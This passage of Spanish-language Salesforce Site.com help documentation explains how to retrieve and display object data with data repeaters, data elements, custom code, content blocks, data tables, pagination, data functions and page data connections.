Luego, cuando añade una tabla de datos o un repetidor de datos y elementos de datos a la página de sitio Catálogo para mostrar los datos del producto, puede hacer referencia al campo `URL de imagen` para mostrar la imagen de cada producto de forma dinámica en la página.

### CONSULTE TAMBIÉN

Configuración de permisos de acceso a datos para objetos de Salesforce

Descripción general de los servicios de datos de Site.com

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Recuperación y presentación de datos dinámica

## Recuperación de datos dinámica con repetidores de datos

Utilice un repetidor de datos para conectarse a un objeto estándar o personalizado de Salesforce y recuperar un conjunto de datos basado en el criterio de filtro que ha especificado. Cuando combina un repetidor de datos con elementos de datos, código personalizado o bloques de contenidos, puede crear una "plantilla de repetición" que muestra uno o más registros en la página.

Para añadir un repetidor de datos a una página:

1. Arrastre un **Repetidor de datos** del panel Elementos de página a la página.
2. Seleccione el objeto al que desea conectarse.

   Nota:

   - Debido a que los visitantes del sitio acceden a su sitio público mediante la licencia Usuario invitado, la lista desplegable solo muestra objetos disponibles para usuarios de Site.com. Para hacer que los objetos estén disponibles, vaya a perfil de usuario invitado, active el permiso "Lectura" del objeto relevante y actualice la lista.
   - La lista desplegable muestra objetos que puede que no estén disponibles para los visitantes del sitio a los usuarios de las comunidades. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.

3. También puede seleccionar criterios para filtrar su conjunto de datos en Filtros. Si no selecciona ningún criterio, se devolverán todos los datos del elemento.
   a. Seleccione el campo al que se aplican los criterios de filtro La lista desplegable Campo muestra los campos del objeto, seguidos por los campos de todos los objetos principales, que utilizan el formato *`parent_object_name.field_name`*.
   b. Seleccione el operador para controlar el proceso de filtrado de los resultados. Por ejemplo, selecciones *`Iguales`* para devolver una coincidencia exacta.
   c. Seleccione el origen del valor de filtro. Por ejemplo, para especificar un valor explícito, seleccione *`Valor fijo`*, o para utilizar los valores que se han pasado a la página a través de una cadena de consulta, seleccione *`Cadena de consulta de URL`*.
   d. Establezca el origen del valor del filtro. Si está utilizando una cadena de consulta, también podrá especificar lo que debe ocurrir si falta la cadena de consulta.
   e. Añada criterios de filtro adicionales según sea necesario para restringir aun más sus resultados. Cada elemento de filtro está combinado con un operador AND.

   Nota: Si está utilizando un valor fijo para filtrar los resultados, puede ver los registros devueltos en la sección Vista previa de la conexión. Para actualizar la lista de registros, haga clic en **Volver a cargar vista previa**.

4. En Clasificación, puede especificar si clasificar los resultados por uno o más campos en orden ascendente o descendente. Por ejemplo, si está trabajando con un objeto que contiene datos del usuario, puede ordenar sus resultados primero por género y luego por nombre.
5. En Límites, puede limitar el número de resultados devueltos. Por ejemplo, si solo está interesado en los cinco primeros resultados, introduzca *`5`* en el campo `Limitar resultados en`.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

6. Si añade paginación, especifique el número de resultados para mostrar por página en el campo `Resultados por página`.
7. Haga clic en **Guardar**.

A continuación, debe añadir elementos de datos, códigos personalizados o bloques de contenidos al repetidor de datos para mostrar los datos que recupera.

CONSULTE TAMBIÉN

- Vista predeterminada, de error y sin datos
- Mejora del rendimiento mediante almacenamiento en caché
- Ejemplos de filtrado de datos
- Descripción general de los servicios de datos de Site.com

## Visualización de datos utilizando elementos de datos

Puede utilizar un elemento de datos para mostrar los datos recuperados por una conexión de datos de página o un repetidor de datos. El elemento de datos se vincula a un campo del objeto y actúa como marcador que se sustituye por los datos del campo cuando se carga la página.

Cuando se combinan con un repetidor de datos, los elementos de datos dan como resultado una "plantilla de repetición" que muestra uno o más registros en la página. Cuando se utilizan con una conexión de datos de página, los elementos de datos muestran datos desde un solo registro.

Puede utilizar elementos de datos para mostrar textos sin formato, textos con formato (para fechas y números) o imágenes. También puede agregar hipervínculos a los elementos de datos para permitir que los visitantes del sitio naveguen a otra página, como una descripción detallada, o actualicen los datos que aparecen en la página o el repetidor de datos basándose en su selección. Consulte Ejemplos de filtrado de datos en la página 5359.

Cuando la página se abre:

1. Arrastre un **Elemento de datos** del panel Elementos de página al repetidor de datos. De forma alternativa, si la página tiene una conexión de datos de página, arrastre el elemento de página **Elemento de datos** directamente en el lienzo de la página.
2. Seleccione el campo para mostrar. Para personalizar el aspecto de los datos del campo, haga clic en **Personalizar**.

   Nota: Los campos de objeto aparecen primero, seguidos por todos los objetos personales, que utilizan el formato *`parent_object_name.field_name`*.

3. Seleccionar el tipo de visualización:

| Opción | Descripción |
|---|---|
| **Texto** | Le permite mostrar los datos del campo como texto normal. |
| **Texto con formato** | Le permite elegir entre varios formatos de visualización de texto si está trabajando con fechas, horas o divisas. |
| **Imagen** | Le permite mostrar los datos del campo como una imagen si el campo contiene una URL de |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

| Opción | Descripción |
| --- | --- |
| | imagen. La URL puede ser absoluta o relativa al sitio.<br>También puede seleccionar un campo para utilizar con el texto alternativo o introduzca texto personalizado. |

4. Para crear un hipervínculo, seleccione `Agregar un hipervínculo`. De lo contrario, vaya al paso 8.
5. Seleccione el tipo de vínculo.

| Opción | Descripción |
| --- | --- |
| **Una URL** | Le permite vincular una página Web:<br>• Seleccionando un campo al que desea referirse, como un campo que almacena las URL relativas de los PDF que ha cargado en su sitio.<br>• Seleccionando un campo al que desea hacer referencia y haciendo clic en **Personalizar** para agregar una URL absoluta o crear un vínculo personalizado, como una cadena de consulta de URL. |
| **Un elemento de su sitio** | Le permite vincular a una página, una imagen o un archivo en el sitio seleccionando el tipo de elemento y luego seleccionando el elemento. (Si no puede ver la lista de elementos, coloque su cursor en el campo `URL` y pulse la tecla ABAJO en su teclado.)<br>También puede personalizar la URL, por ejemplo, creando una cadena de consulta de URL. |
| **Un correo electrónico** | Le permite vincular a un mensaje de correo electrónico introduciendo la dirección del destinatario así como el asunto y el cuerpo del mensaje.<br>Puede utilizar campos de combinación para acceder a los campos del objeto. Por ejemplo, si un objeto contiene un campo `Correo electrónico`, introduzca el campo combinado, como `{!email}`, en el cuadro de texto Correo electrónico.<br>Al hacer clic en el vínculo, se abre una nueva ventana de mensaje en el cliente del correo electrónico del usuario y añade la dirección de correo electrónico adecuada al campo Para: . |

6. Opcionalmente, introduzca una sugerencia seleccionando el campo obligatorio o haciendo clic en **Personalizar** para agregar el texto personalizado.

   Las sugerencias aparecen como una ventana emergente cuando el usuario pasa el ratón sobre el vínculo.
7. Si está vinculando con una URL o un elemento en su sitio, especifique donde debe abrirse el elemento.

| Opción | Descripción |
| --- | --- |
| **Ventana emergente** | Carga el elemento en una ventana emergente. Si selecciona esta opción, puede definir el título de la ventana emergente y controlar su apariencia u tamaño con las opciones que aparecen. |
| **Nueva ventana (_blank)** | Carga el elemento en una nueva ventana del navegador sin nombre. |
| **Misma ventana (_self)** | Carga el elemento en el mismo marco o la misma ventana como el vínculo. Ésta es la opción predeterminada. |
| **Ventana de nivel superior (_top)** | Carga el elemento en el conjunto de marcos principal superior o la ventana del marco que contiene el vínculo. |
| **Ventana principal (_parent)** | Carga el elemento en el conjunto de marcos principal o la ventana del marco que contiene el vínculo. |

8. Haga clic en **Guardar**.

El elemento de datos aparece en la página como un campo de combinación. Para comprobar el resultado, abra una vista previa de la página.

CONSULTE TAMBIÉN

- Recuperación de datos dinámica con repetidores de datos
- Recuperación de datos con conexiones de datos de página
- Visualización de datos utilizando códigos personalizados
- Visualización de datos utilizando bloques de contenido

## Visualización de datos utilizando códigos personalizados

Además de los elementos de datos y los bloques de contenido, también puede utilizar el código personalizado como alternativa para mostrar datos en un repetidor de datos o una conexión de datos de página. Es especialmente útil para la presentación de datos de campo en línea con el texto.

Cuando la página se abre:

1. Arrastre un elemento de página **Código personalizado** desde el panel Elementos de página al repetidor de datos. De forma alternativa, si la página tiene una conexión de datos de página, arrastre el elemento de página **Código personalizado** directamente en el lienzo de la página.
2. Para acceder a los campos del objeto al que está conectado el repetidor de datos o la página, escriba `{!` y haga doble clic en la expresión que desea mostrar.

   Nota: Los campos de objeto aparecen primero, seguidos por todos los objetos personales, que utilizan el formato *`parent_object_name.field_name`*.

3. Añada cualquier expresión adicional que necesite. Por ejemplo:

   ```
   To contact {!Name}, call {!Phone}.
   ```

   donde `{!Name}` y `{!Phone}` son marcadores para los campos `Name` y `Phone` de cada registro.

4. Haga clic en **Guardar y Cerrar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

CONSULTE TAMBIÉN

Recuperación de datos dinámica con repetidores de datos

Recuperación de datos con conexiones de datos de página

Visualización de datos utilizando bloques de contenido

Ejemplos de filtrado de datos

## Visualización de datos utilizando bloques de contenido

Además de los elementos de datos y el código personalizado, también puede utilizar los bloques de contenido como alternativa para mostrar datos en un repetidor de datos o una conexión de datos de página. Es especialmente útil para la presentación de datos de campo en línea con el texto.

Cuando la página se abre:

1. Arrastre un elemento de página **Bloque de contenidos** desde el panel Elementos de página al repetidor de datos. De forma alternativa, si la página tiene una conexión de datos de página, arrastre el elemento de página **Bloque de contenidos** directamente en el lienzo de la página.
2. Introduzca el nombre del campo que desea mostrar utilizando una expresión. Por ejemplo, `{!Name}`.

   Nota: Los campos de objeto aparecen primero, seguidos por todos los objetos personales, que utilizan el formato *`parent_object_name.field_name`*.

3. Añada cualquier expresión adicional que necesite. Por ejemplo:

   *`Para ponerse en contacto con {!Name}, llame al {!Phone}.`*

   donde *`{!Name}`* y *`{!Phone}`* son marcadores para los campos `Name` y `Phone` de cada registro.

   También puede utilizar expresiones si agrega un hipervínculo al bloque de contenidos.

4. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

- Recuperación de datos dinámica con repetidores de datos
- Recuperación de datos con conexiones de datos de página
- Visualización de datos utilizando códigos personalizados
- Visualización de datos utilizando elementos de datos
- Ejemplos de filtrado de datos

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Recuperación de datos dinámica con tablas de datos

Utilice una tabla de datos para conectarse con un objeto estándar o personalizado de Salesforce, recupere un conjunto de datos basado en el criterio de filtro que ha especificado y muestre uno o más registros como filas en la tabla. Las columnas de una tabla de datos se vinculan al campo del objeto al que están conectadas. Cada celda de la columna actúa como un marcador que se sustituye por los datos del campo cuando se carga la página.

Para añadir una tabla de datos a la página:

1. Arrastre una **Tabla de datos** del panel Elementos de página a la página.
2. Seleccione el objeto al que desea conectarse.

   Nota:

   - Debido a que los visitantes del sitio acceden a su sitio público mediante la licencia Usuario invitado, la lista desplegable solo muestra objetos disponibles para usuarios de Site.com. Para hacer que los objetos estén disponibles, vaya a perfil de usuario invitado, active el permiso "Lectura" del objeto relevante y actualice la lista.
   - La lista desplegable muestra objetos que puede que no estén disponibles para los visitantes del sitio a los usuarios de las comunidades. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.

3. También puede seleccionar criterios para filtrar su conjunto de datos en Filtros. Si no selecciona ningún criterio, se devolverán todos los datos del elemento.
   a. Seleccione el campo al que se aplican los criterios de filtro La lista desplegable Campo muestra los campos del objeto, seguidos por los campos de todos los objetos principales, que utilizan el formato *`parent_object_name.field_name`*.
   b. Seleccione el operador para controlar el proceso de filtrado de los resultados. Por ejemplo, selecciones *`Iguales`* para devolver una coincidencia exacta.
   c. Seleccione el origen del valor de filtro. Por ejemplo, para especificar un valor explícito, seleccione *`Valor fijo`*, o para utilizar los valores que se han pasado a la página a través de una cadena de consulta, seleccione *`Cadena de consulta de URL`*.
   d. Establezca el origen del valor del filtro. Si está utilizando una cadena de consulta, también podrá especificar lo que debe ocurrir si falta la cadena de consulta.
   e. Añada criterios de filtro adicionales según sea necesario para restringir aún más sus resultados. Cada elemento de filtro está combinado con un operador AND.

   Nota: Si está utilizando un valor fijo para filtrar los resultados, puede ver los registros devueltos en la sección Vista previa de la conexión. Para actualizar la lista de registros, haga clic en **Volver a cargar vista previa**.

4. En Clasificación, puede especificar si clasificar los resultados por uno o más campos en orden ascendente o descendente. Por ejemplo, si está trabajando con un objeto que contiene datos del usuario, puede ordenar sus resultados primero por género y luego por nombre.
5. En Límites, puede limitar el número de resultados devueltos. Por ejemplo, si solo está interesado en los cinco primeros resultados, introduzca *`5`* en el campo `Limitar resultados en`.
6. Si añade paginación, especifique el número de resultados para mostrar por página en el campo `Resultados por página`.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

7. Haga clic en **Siguiente**.
8. Añada campos disponibles a la tabla haciendo doble clic en un campo o seleccionándolo y haciendo clic en .
9. Vuelva a ordenar la lista de campos seleccionados haciendo clic en **Mover hacia arriba** o **Mover hacia abajo**.
10. Haga clic en **Guardar**.

Nota: No puede añadir elementos de página a una tabla de datos. Sin embargo, puede añadir columnas adicionales a una tabla de datos seleccionándola y haciendo clic en **Modificar**. En la pantalla Seleccionar campos, seleccione los campos adicionales y guarde sus cambios.

Una vez que haya añadido la tabla de datos a la página, puede utilizar el panel Propiedades para:

- Proporcionar un breve encabezado o resumen del objetivo de la tabla en el campo `Título`. El título aparecerá por encima de la tabla y cumplirá los estándares de accesibilidad de W3C para usuarios con lectores de pantalla.
- Ocultar los encabezados de columna anulando la selección de `Mostrar encabezados de columnas` en la sección Tabla.
- Mantener las columnas ordenadas seleccionando el tema jQuery Flexigrid en la sección Tema y seleccionando `Activar clasificación`. El tema también cambia el aspecto de la tabla.
- Cambiar el nombre de una columna seleccionando la celda de la columna y actualizando el nombre en la propiedad `Encabezados de columnas` en la sección Tabla de datos.

CONSULTE TAMBIÉN

Modificación de columnas en una tabla de datos

Vista predeterminada, de error y sin datos

Mejora del rendimiento mediante almacenamiento en caché

Ejemplos de filtrado de datos

## Modificación de columnas en una tabla de datos

Las columnas de una tabla de datos se vinculan al campo del objeto al que están conectadas. Cada celda de la columna actúa como un marcador que se sustituye por los datos del campo cuando se carga la página.

Puede mostrar textos sin formato, textos con formato (para fechas y números) o imágenes en las celdas de la columna. También puede añadir hipervínculos a las celdas de la columna para permitir a los visitantes del sitio navegar a otra página, como una descripción detallada, o actualizar los datos que aparecen en la tabla de datos basados en su selección. Consulte Ejemplos de filtrado de datos en la página 5359.

Para modificar una columna:

1. Haga doble clic en la celda de la columna de la tabla de datos.
2. Seleccione el campo para mostrar. Para personalizar el aspecto de los datos del campo, haga clic en **Personalizar**.

   Nota: Los campos de objeto aparecen primero, seguidos por todos los objetos personales, que utilizan el formato *parent_object_name.field_name*.
3. Seleccionar el tipo de visualización:

| Opción | Descripción |
|---|---|
| **Texto** | Le permite mostrar los datos del campo como texto normal. |
| **Texto con formato** | Le permite elegir entre varios formatos de visualización de texto si está trabajando con fechas, horas o divisas. |
| **Imagen** | Le permite mostrar los datos del campo como una imagen si el campo contiene una URL de imagen. La URL puede ser absoluta o relativa al sitio.<br><br>También puede seleccionar un campo para utilizar con el texto alternativo o introduzca texto personalizado. |

4. Para crear un hipervínculo, seleccione `Agregar un hipervínculo`. De lo contrario, vaya al paso 8.
5. Seleccione el tipo de vínculo.

| Opción | Descripción |
|---|---|
| **Una URL** | Le permite vincular una página Web:<br>• Seleccionando un campo al que desea referirse, como un campo que almacena las URL relativas de los PDF que ha cargado en su sitio.<br>• Seleccionando un campo al que desea hacer referencia y haciendo clic en **Personalizar** para agregar una URL absoluta |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

| Opción | Descripción |
| --- | --- |
| | o crear un vínculo personalizado, como una cadena de consulta de URL. |
| **Un elemento de su sitio** | Le permite vincular a una página, una imagen o un archivo en el sitio seleccionando el tipo de elemento y luego seleccionando el elemento. (Si no puede ver la lista de elementos, coloque su cursor en el campo `URL` y pulse la tecla ABAJO en su teclado.)<br>También puede personalizar la URL, por ejemplo, creando una cadena de consulta de URL. |
| **Un correo electrónico** | Le permite vincular a un mensaje de correo electrónico introduciendo la dirección del destinatario así como el asunto y el cuerpo del mensaje.<br>Puede utilizar campos de combinación para acceder a los campos del objeto. Por ejemplo, si un objeto contiene un campo `Correo electrónico`, introduzca el campo combinado, como `{!email}`, en el cuadro de texto Correo electrónico.<br>Al hacer clic en el vínculo, se abre una nueva ventana de mensaje en el cliente del correo electrónico del usuario y añade la dirección de correo electrónico adecuada al campo Para: . |

6. Opcionalmente, introduzca una sugerencia seleccionando el campo obligatorio o haciendo clic en **Personalizar** para agregar el texto personalizado.
   Las sugerencias aparecen como una ventana emergente cuando el usuario pasa el ratón sobre el vínculo.
7. Si está vinculando con una URL o un elemento en su sitio, especifique donde debe abrirse el elemento.

| Opción | Descripción |
| --- | --- |
| **Ventana emergente** | Carga el elemento en una ventana emergente. Si selecciona esta opción, puede definir el título de la ventana emergente y controlar su apariencia u tamaño con las opciones que aparecen. |
| **Nueva ventana (_blank)** | Carga el elemento en una nueva ventana del navegador sin nombre. |
| **Misma ventana (_self)** | Carga el elemento en el mismo marco o la misma ventana como el vínculo. Ésta es la opción predeterminada. |
| **Ventana de nivel superior (_top)** | Carga el elemento en el conjunto de marcos principal superior o la ventana del marco que contiene el vínculo. |
| **Ventana principal (_parent)** | Carga el elemento en el conjunto de marcos principal o la ventana del marco que contiene el vínculo. |

8. Haga clic en **Guardar**.

La columna aparece en la página como una expresión. Para comprobar el resultado, abra una vista previa de la página.

Para cambiar el nombre de una columna, seleccione la celda de la columna y actualice el nombre en el campo `Encabezados de columna` del panel Propiedades.

CONSULTE TAMBIÉN

- Recuperación de datos dinámica con tablas de datos
- Descripción general de los servicios de datos de Site.com

## Adición de paginación a repetidores de datos y tablas de datos

Los eventos le permiten añadir efectos interactivos y animados a las páginas y a los elementos de la página de su sitio Web. Cuando utilice repetidores de datos y tablas de datos, puede añadir eventos de paginación para que los usuarios puedan ojear los datos mostrados. Es muy útil cuando trabaja con grandes cantidades de datos.

Por ejemplo, si ha añadido un repetidor de datos que muestra todos los usuarios en una organización, puede añadir paginación para ayudar a los usuarios a navegar por los datos. Puede añadir tres eventos de paginación:

- Página anterior
- Página siguiente
- Página Ir a

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Creación de paginación previa y siguiente

Puede crear botones anterior y siguiente para que los usuarios puedan desplazarse por los datos de una página a la vez. El proceso de creación de ambos botones es el mismo.

1. Cree su repetidor de datos o tabla de datos.
2. En el repetidor de datos o tabla de datos, asegúrese de especificar cuando registros mostrar por página en la sección Límites.
3. Arrastre un botón a la página.
4. En el panel Propiedades, cambie el nombre del botón a Página anterior o Página siguiente según corresponda.
5. En el panel Eventos, seleccione el evento clic.
6. Cuando aparece el cuadro Acciones, haga clic en + y seleccione la acción Página anterior o Página siguiente.
7. En el Elemento de destino, seleccione el repetidor de datos o la tabla de datos.
8. Haga clic en **Guardar**.

### Creación de Ir a paginación

La creación de la navegación Ir a es similar a la creación de los botones anterior y siguiente, pero debe añadir un campo de entrada para que los usuarios puedan especificar a qué página desean dirigirse.

1. Cree su repetidor de datos o tabla de datos.
2. En el repetidor de datos o tabla de datos, asegúrese de especificar cuando registros mostrar por página en la sección Límites.

3. Arrastre un campo **Número** a la página.
4. En el panel Propiedades, cambie el nombre de etiqueta del campo por algo que tenga sentido. Por ejemplo, Introduzca número de página.
5. Arrastre un **Botón** a la página.
6. En el panel Propiedades, cambie el Nombre de botón por Ir a página.
7. En el panel Eventos, seleccione el evento clic.
8. Cuando aparece el cuadro Acciones, haga clic en y seleccione la acción Ir a página.
9. En el Elemento de destino, seleccione el repetidor de datos o la tabla de datos.
10. Para el Id. de campo de entrada, seleccione el campo que ha creado en el paso 3.
11. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Recuperación de datos dinámica con repetidores de datos

Recuperación de datos dinámica con tablas de datos

Creación de un evento

Eventos y acciones disponibles

## Uso de funciones de datos

Una función de datos le permite conectarse a un objeto estándar o personalizado de Salesforce, realiza cálculos en los resultados devueltos y muestra el cálculo en la página Por ejemplo, para un campo concreto en un objeto, puede utilizar una función de datos para calcular el valor total o la cantidad media de todos los registros devueltos.

Para añadir una función de datos a una página:

1. Arrastre una **Función de datos** del panel Elementos de página a la página.
2. Seleccione el objeto al que desea conectarse.

   Nota:

   - Debido a que los visitantes del sitio acceden a su sitio público mediante la licencia Usuario invitado, la lista desplegable solo muestra objetos disponibles para usuarios de Site.com. Para hacer que los objetos estén disponibles, vaya a perfil de usuario invitado, active el permiso "Lectura" del objeto relevante y actualice la lista.
   - La lista desplegable muestra objetos que puede que no estén disponibles para los visitantes del sitio a los usuarios de las comunidades. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.

3. También puede seleccionar criterios para filtrar su conjunto de datos en Filtros. Si no selecciona ningún criterio, se devolverán todos los datos del elemento.
   a. Seleccione el campo al que se aplican los criterios de filtro La lista desplegable Campo muestra los campos del objeto, seguidos por los campos de todos los objetos principales, que utilizan el formato *`parent_object_name.field_name`*.
   b. Seleccione el operador para controlar el proceso de filtrado de los resultados. Por ejemplo, selecciones *`Iguales`* para devolver una coincidencia exacta.
   c. Seleccione el origen del valor de filtro. Por ejemplo, para especificar un valor explícito, seleccione *`Valor fijo`*, o para utilizar los valores que se han pasado a la página a través de una cadena de consulta, seleccione *`Cadena de consulta de URL`*.
   d. Establezca el origen del valor del filtro. Si está utilizando una cadena de consulta, también podrá especificar lo que debe ocurrir si falta la cadena de consulta.
   e. Añada criterios de filtro adicionales según sea necesario para restringir aún más sus resultados. Cada elemento de filtro está combinado con un operador AND.

   Nota: Si está utilizando un valor fijo para filtrar los resultados, puede ver los registros devueltos en la sección Vista previa de la conexión. Para actualizar la lista de registros, haga clic en **Volver a cargar vista previa**.

4. En Funciones, seleccione una función:

| Opción | Descripción |
|---|---|
| Recuento | Cuenta el número de registros que contienen un valor para el campo seleccionado. Por ejemplo, si un objeto contiene 30 registros, pero solo 25 registros tienen un valor en el |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

| Opción | Descripción |
|---|---|
| | campo que ha especificado, el resultado es 25. |
| Máximo | Devuelve el valor más alto de todos los valores para el campo seleccionado. Se aplica a números, cadenas y fechas. |
| Media | Calcula el valor medio de todos los registros para el campo seleccionado. Por ejemplo, si cuenta con 20 registros con un valor total de 20.000 $ en el campo Precio, la media es 1.000 $. Solo aplicable a campos que contiene números. |
| Mínimo | Devuelve el valor más bajo de todos los valores para el campo seleccionado. Se aplica a números, cadenas y fechas. |
| Suma | Calcula el valor total de todos los registros para el campo seleccionado. |

5. Seleccione el campo al que se aplica.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Vista predeterminada, de error y sin datos

Mejora del rendimiento mediante almacenamiento en caché

Ejemplos de filtrado de datos

## Descripción general de conexiones de datos de página

Las conexiones de datos de página hacen que sea más fácil para los administradores de sitio y diseñadores crear una página de detalles para un solo registro al trabajar con objetos de Salesforce.

Al combinarse con elementos de repetidor, código personalizado o bloques de contenido, las conexiones de datos de página le permiten conectarse a objetos estándar y personalizados, recuperar un registro específico y mostrar dinámicamente el registro en una página del sitio.

Ejemplo: Por ejemplo, digamos que quiere una lista de todas las cuentas de su empresa en una página del sitio denominada Cuentas. Cuando un usuario hace clic en el vínculo **Ver detalles**, desea abrir una página del sitio denominada Detalle de cuenta para mostrar información para la cuenta seleccionada.


En este caso, podría agregar un repetidor de datos a la página del sitio Cuentas para recuperar una lista de registros del objeto Cuenta (1). Utilizando un elemento de datos, podría crear un vínculo **Ver detalles** (2) que, cuando se haga clic en él, utilice una cadena de consulta de URL para pasar el campo `Id. de la cuenta` como identificador exclusivo a la página Detalle de cuenta. Mientras se carga la página Detalles de cuenta, la conexión de datos de página utiliza el valor de identificador exclusivo para devolver dinámicamente solamente los detalles de ese registro (3).

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition




Con conexiones de datos de página, puede utilizar expresiones para acceder a los datos devueltos en cualquier parte de la página, incluidas las propiedades de la página. Por ejemplo, supongamos que quiere utilizar el nombre de cuenta como título de la página de detalles de la cuenta. En este caso, sencillamente tendría que introducir `{!Name}` en el campo `Título` del panel Propiedades. Cuando se cargue la página, recuperará el nombre de cuenta de ese registro específico y lo mostrará en la barra de título del navegador.

CONSULTE TAMBIÉN

- Recuperación de datos con conexiones de datos de página
- Descripción general de los servicios de datos de Site.com

## Recuperación de datos con conexiones de datos de página

Utilice una conexión de datos de página para crear una página de detalles para un solo registro cuando trabaje con objetos de Salesforce.

Al combinarse con elementos de datos, código personalizado o bloques de contenido, las conexiones de datos de página le permiten conectarse a objetos estándar y personalizados, recuperar un registro específico y mostrar dinámicamente los datos devueltos en cualquier parte de la página. Incluso puede utilizar expresiones para acceder a los datos devueltos en las propiedades de la página.

Cuando la página se abre:

1. Asegúrese de que se ha seleccionado la página en el panel Estructura de la página.
2. Haga clic en **Añadir conexión** en la sección Conexión de datos de página del panel Propiedades.
3. Seleccione el objeto al que desea conectarse.

   Nota:

   - Para usuarios de Site.com, la lista desplegable solamente muestra objetos disponibles para usuarios invitados debido a que los visitantes del sitio acceden a su sitio público mediante la licencia Usuario invitado. Para hacer que los objetos estén disponibles, vaya a perfil de usuario invitado, active el permiso "Lectura" del objeto relevante y actualice la lista.
   - Para usuarios de comunidades, la lista desplegable muestra objetos que puede que no estén disponibles para los visitantes del sitio. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario invitado del sitio.

